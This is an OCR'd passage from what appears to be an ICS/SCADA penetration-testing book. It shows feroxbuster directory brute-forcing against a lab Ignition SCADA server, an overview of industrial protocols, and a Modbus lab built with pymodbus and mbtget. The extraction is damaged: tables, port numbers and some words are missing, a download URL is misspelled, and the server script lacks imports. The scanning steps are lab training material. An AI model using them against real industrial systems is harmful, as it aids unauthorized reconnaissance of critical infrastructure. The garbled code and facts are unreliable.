As you can see from the previous section, I am a huge fan of Gobuster; however, after reading an article by Robert Scocca titled Upgrade your Common Hacking Tools (the link is here: which @ johnhammond reposted, I have been leaning toward feroxbuster. I'd want to give John a shout-out because he's a huge influencer in the pentesting community. He provides tryhackme.com with a plethora of information. If you join, you will undoubtedly see his impact in several rooms as well as the upcoming Christmas challenge. When John reblogged Robert Scocca's blog, I was intrigued about the tools recommended for upgrading, as are most dedicated members of this community.

Netcat, nmap, gobuster, and the Python server were the focus areas. The themes of nmap and gobuster piqued my interest. So, no insult to I quickly scrolled through pwncat, which is the successor for netcat. I came across RustScan as a substitute for NMAP, which made me happy because I knew I was writing this book and RustScan was one of the themes. Then I went on from RustScan to the section where he talks about a Gobuster improvement. Gobuster is my jam... my secret sauce for pentesting industrial web interfaces. The following was input into this web-based hexory in all its glory: As Gobuster is to Feroxbuster, Netcat is to Pwncat... I said to myself, I embrace the So, I went ahead and installed feroxbuster...

Now, because I was using an outdated version, I had to curl a package to my local machine, as seen in the following lines:

https://t.me/learningnets

```
curl -sLO
https://githb.com/epi052/feroxbuster/releases/latest/download/feroxbuster
_amd64.deb.zip

unzip feroxbuster_amd64.deb.zip
sudo apt install ./feroxbuster_*_amd64.deb
```

You may just use the following command if you have an updated distribution:

```
sudo apt install feroxbuster
```

We can use the help command to see the syntax for running commands once it’s been installed:

```
feroxbuster -h
```

This will give us a good breakdown of examples, as follows:

https://t.me/learningnets




Figure 7.37: feroxbuster

Now that we've seen some samples, let's scan our Ignition SCADA system once more, but this time using our freshly constructed scada.txt wordlist.

Execute the command below:

feroxbuster -u http://192.168.2.10:8088 -w ~/Downloads/scada.txt

The distinctions between Gobuster and feroxbuster may be seen in the visual output. Needless to say, I was taken aback. A screenshot from the feroxbuster enumeration attempts is shown below:

https://t.me/learningnets




Figure 7.38: Ferox Ignition SCADA scan

You may have seen that the two paths/directories we echoed in our scada.txt wordlist appeared on our scan. As your expertise and skill set in the industrial space grows, this should become second nature to you. By include industry-specific pathways in your wordlist, you may create a more concentrated wordlist for forced browsing. If you've done any research on feroxbuster, you should have come across the reasons for the name. Because feroxbuster is written in Rust, Ferric Oxide is essentially a clever pun on Rust. As a result, both RustScan and feroxbuster are Rust-based utilities. I'm very sure I'll be utilizing feroxbuster to uncover hidden resources in the future. With feroxbuster, you can utilize the same features and functionalities that we looked at with Gobuster. One of the

https://t.me/learningnets

most common instances is searching for files in directory paths, as in the command:

```
feroxbuster -u http://192.168.2.10:8088 -w ~/Downloads/scada.txt -x php txt json conf
```

Exploring feroxbuster further by testing different features against Ignition SCADA is the greatest method to hone your abilities.

We installed feroxbuster and conducted directory brute force against Ignition SCADA, which we installed at the start of the chapter, in this part. We ran a brief comparison between Gobuster and feroxbuster using the freshly constructed scada.txt wordlist.

https://t.me/learningnets

Conclusion

Running these enumerations would uncover a treasure mine of vulnerabilities when I first started in the field, but as the industry's security posture has evolved and more security professionals have entered this sector, finding the "low-hanging fruit" has gotten increasingly difficult. It's a constant fight to stay ahead of tools, patching, monitoring, and security staff, but it's doable with dedication and ongoing training. As a result, in this chapter, we looked at both old tools like NMAP and Gobuster, as well as newer ones like RustScan and feroxbuster. Understanding how to utilize these tools for port scanning and web application enumeration will aid you in completing future engagements.

In the following chapter, we'll go deeper into the protocols that manage industrial equipment and how we might use them to gain control of systems in the industrial network.

https://t.me/learningnets

CHAPTER 8

Protocols 202

We've made it more than halfway through the book and have covered a lot of ground. We set up our PLC to connect with the VMs after installing an ESXi server and many virtual machines. We also hooked the I/O to the PLC and constructed a light tower. We utilized several tools to scan our install and find open ports and pathways that a developer may have left open on the web-based SCADA system after installing Ignition SCADA and connecting it to our PLC in the lab.

We'll look at some of the most common protocols used by ICS in this chapter. We'll leverage the VMs we generated in Chapter 1: Using to produce protocol-specific traffic, and then use Wireshark and TShark to dig further into the protocol, similar to what we did in Chapter 6: Packet Deep As you read this book, you should notice that each chapter builds on the preceding one, helping to reinforce the abilities you've already acquired, and then we'll introduce a new skill or tidbit of knowledge that we'll elaborate on later.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Industry protocols

Modbus crash course

Turning lights on with Ethernet/IP

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

A PLC VM running and having the pymodbus package installed on it

A PLC VM running and having the cpppo package installed on it

A SCADA VM running and having the mbtget tool installed on it

A SCADA VM running and having the cpppo package installed on it

https://t.me/learningnets

Industry protocols

I've created this preliminary part to discuss about industry protocols after much thinking and feedback from others. I focused on Modbus and Ethernet/IP because our Koyo CLICK PLC supports both of these protocols. However, I believe it would have been nearly unfair not to include the scope and diversity of the industrial protocol area. Every business and location I've encountered has a tendency to lean toward one provider over another. On other continents, I've encountered equipment with items, providers, and procedures that are unique to that location. With that in mind, I'll quickly go through some of the most important industry protocols you'll encounter:

Most control applications are developed in Modbus first, then converted to a different protocol and evaluated side by side to ensure that the process control strategy works as intended. Schneider Electric acquired Modicon through a series of acquisitions and mergers after Modicon established the Modbus standard. This implies that if you find a piece of SE equipment on the network, it's quite likely that it'll communicate via Modbus. The most commonly used ports are and

This is a worldwide protocol that is commonly found in Rockwell equipment but is also used by a variety of control automation suppliers. It was created by the Control International working group to provide control message objects while utilizing the TCP/IP stack's resilience. The Common Industrial Protocol which we'll go over in more detail later in

https://t.me/learningnets

this chapter, is delivered over Ethernet/IP. The most commonly used ports are 44818 and

SCADA systems use this protocol to link process equipment used in the electricity and water sectors. It is an open standard that has garnered international popularity; however it is mostly utilized in the North American market. The most common port is 20000.

Siemens developed Step 7 to be a closed protocol (based on ISO 8073 Class 0) that would allow Siemens equipment to be individually linked. Siemens goods were mostly prevalent in Europe, but they could be found in practically every region and process vertical. With the exception of North America and Japan, it was the control automation market leader for a period and dominated worldwide. It is well known for being the equipment and protocol used in the Stuxnet assault, which targeted Iran's nuclear programme. S7+ was created to address the security threats of replay attacks by providing more secure and extensive functionality. The most commonly used ports are 102 and

Our is a Mitsubishi Electric-developed protocol that has reached this list since it is extensively utilized in Japan across many sectors.

The most commonly used ports are and

The following are some notable protocols:

In the oil and gas business, Bristol's Bristol Standard Asynchronous Protocol (BSAP) is employed.

https://t.me/learningnets

Almost all General Electric equipment uses the GE Service Request Transport Protocol (SRTP).

In the building management business, the Building Automation and Regulate Network (BACnet) is frequently used to control heating, ventilation, and air conditioning. It’s worth noting that the Target data hack in 2013 was carried out by an HVAC business with remote access to environmental sensors.

Bosch invented the Control Area Network (CANBus) in the 1980s, and it has since become the de facto standard in transportation, including autos, ships, aircraft, agricultural equipment, and more. This is an intriguing protocol since it serves as the foundation for autonomous cars.

As the IoT and Industrial Internet of Things become increasingly prevalent in the industrial sector, protocols like Message Queuing Telemetry Transport ZigBee, Advanced Message Queuing Protocol and others will appear on the list. We’ll go through the Modbus protocol in detail in the following part.

https://t.me/learningnets

Modbus crash course

Modbus was a serial protocol developed in the 1970s to connect devices in an industrial process over a shared bus. Modbus has seen several changes and modifications since its first release. This is primarily owing to the protocol standard's openness and flexibility. Because this is the most widely used protocol for connecting industrial equipment, you can guess there have been a lot of books and articles written about it. We'll concentrate on Modbus TCP and the different commands and functions that may be utilized with it. Reading up on the history and evolution of Modbus will give you a better understanding of how industry has changed the protocol to fit their processes and operational demands.

Modbus TCP incorporates Modbus RTU packets inside a TCP packet, allowing data to be transmitted over an IP address, which is a significant improvement over prior serial communication method such as RS-232 or RS-485. It follows a client-server architecture, allowing a client to interact with many servers and exchange operational and control data. Depending on the implementation and substance of the data, several registers are used for operational and control inputs and outputs. The table below shows the registers and bit sizes as stated by the Modbus standard:

standard: standard:
standard: standard: standard:
standard:
standard:

https://t.me/learningnets

standard: standard: standard:

When we constructed a programme and downloaded it onto the Koyo CLICK in Chapter 3: Installation and lab we utilized contacts and coils in our ladder logic to switch on and off the lights. Those coils and discrete inputs are 1 bit in size, as shown in the previous table. By overriding and forcing the I/O, we utilized the GUI to directly turn the lights ON and The engineering programme transmits a packet with a bundle of data, function code, and a register or list of registers within. The function code specifies the PLC's intended behavior as well as what should be done with the following registers. In our mild example, we're utilizing function code 5, which is the function code for writing a single coil, to send a packet to coil 1 that has a 1-bit count with the value of 1. The following is a list of the Modbus protocol's standard function codes:

codes:
codes: codes:
codes: codes: codes:
codes: codes: codes:
codes: codes: codes:
codes: codes: codes:
codes: codes: codes: codes:
codes: codes: codes:
codes: codes: codes: codes:

https://t.me/learningnets

Setting up a Modbus server

Exercising leadership is the most effective method to learn. Remember how in Chapter 1: Using we installed two distinct applications, pymodbus and mbtget, on both the PLC and SCADA VMs? We'll set up a server and client, write some basic communication between them, then use Wireshark to spy on the network and examine the traffic we're transmitting.

To make things simpler, I've included the source code below, which you may copy and paste into your PLC VM:

```
#!/usr/bin/env python
from pymodbus.device import ModbusDeviceIdentification
from pymodbus.datastore import ModbusSequentialDataBlock
from pymodbus.datastore import ModbusSlaveContext,
ModbusServerContext
from pymodbus.transaction import (ModbusRtuFramer,
ModbusAsciiFramer, ModbusBinaryFramer)
import logging
FORMAT = ('%(asctime)-15s %(threadName)-15s' '%(levelname)-8s %
(module)-15s:%(lineno)-8s %(message)s')
logging.basicConfig(format=FORMAT)
log = logging.getLogger()
log.setLevel(logging.DEBUG)
def run_async_server():
store = ModbusSlaveContext(
di=ModbusSequentialDataBlock(0, [17]*100),
co=ModbusSequentialDataBlock(0, [17]*100),
hr=ModbusSequentialDataBlock(0, [17]*100),
```

https://t.me/learningnets

```
ir=ModbusSequentialDataBlock(0, [17]*100))
context = ModbusServerContext(slaves=store, single=True)

identity = ModbusDeviceIdentification()
identity.VendorName = 'Pymodbus'
identity.ProductCode = 'PM'
identity.VendorUrl = 'http://github.com/riptideio/pymodbus/'
identity.ProductName = 'Pymodbus Server'
identity.ModelName = 'Pymodbus Server'
identity.MajorMinorRevision = version.short()
StartTcpServer(context, identity=identity, address=("0.0.0.0", 5020))
if __name__ == "__main__":
run_async_server()
```

This code will be placed in a file named

The server file will then be run by running the following command:
python3 server.py

If everything went smoothly, you should see something like this:

Figure 8.1: pymodbus server

We'll connect to our SCADA VM and perform the mbtget command as a client to query the register on the virtual PLC after the server is up and running on the PLC. mbtget -r1 (read bit function 1), -a 1 (address number 1), -n 10 (get the next 10 registers), 192.168.1.10 (virtual PLC's IP

https://t.me/learningnets

address), and -p 5020 (port number). This is a breakdown of the command; for additional information, type mbtget -h:

mbtget -r1 -a 1 -n 10 192.168.1.10 -p 5020

If the command is successfully executed and the server is waiting for a connection, you will get the following response:

```
scada@scada-virtual-machine:~$ mbtget -r1 -a 1 -n 10  192.168.1.10 -p 5020
values:
  1 (ad 00001):     1
  2 (ad 00002):     1
  3 (ad 00003):     1
  4 (ad 00004):     1
  5 (ad 00005):     1
  6 (ad 00006):     1
  7 (ad 00007):     1
  8 (ad 00008):     1
  9 (ad 00009):     1
 10 (ad 00010):     1
scada@scada-virtual-machine:~$
```

Figure 8.2: 10 Modbus registers

Next, we'll launch Wireshark on the network segment and use the Modbus display filter in Wireshark to identify Modbus communication. To begin, verify that the ESXi virtual switch supports promiscuous mode, which allows us to sniff the switch and inspect it in Wireshark.

Navigate to Networking in your ESXi online management interface and choose vSwitch1 from the left-hand menu:

https://t.me/learningnets




Figure 8.3: vSwitch1 ESXi

Once you've chosen promiscuous mode, double-check that your security policy enables it, as indicated in the following screenshot:




Figure 8.4: Promiscuous mode

If Allow promiscuous mode is turned off, go to Settings and change it to Yes under the Security tab by selecting the Accept option, as seen in the screenshot:

https://t.me/learningnets




Figure 8.5: Edit switch settings

Open Wireshark in either your Kali Linux or Windows VM now that we've set Allow promiscuous mode. Enable the interface that is connected to the PLC and SCADA in the same segment. To summarize, we built up our PLC and linked it to Level 1: Process in Chapter 1: Using and we connected our SCADA to Level 2: Local Control in Chapter 2: Route the

Rerun the command on the client that will read the 10 registers from the server after Wireshark is up and running and listening to the interface that is associated to the network segment that the PLC and SCADA are interacting over. In Wireshark, you should see the following output:

https://t.me/learningnets




Figure 8.6: Modbus capture

You might be asking why there's a disparity between my and your output. The major cause for this is that we're using Modbus TCP on port whereas the Wireshark dissector is set to use port 502 by default. To correct this, right-click on the packet and select Decode as seen on the following screen:

https://t.me/learningnets

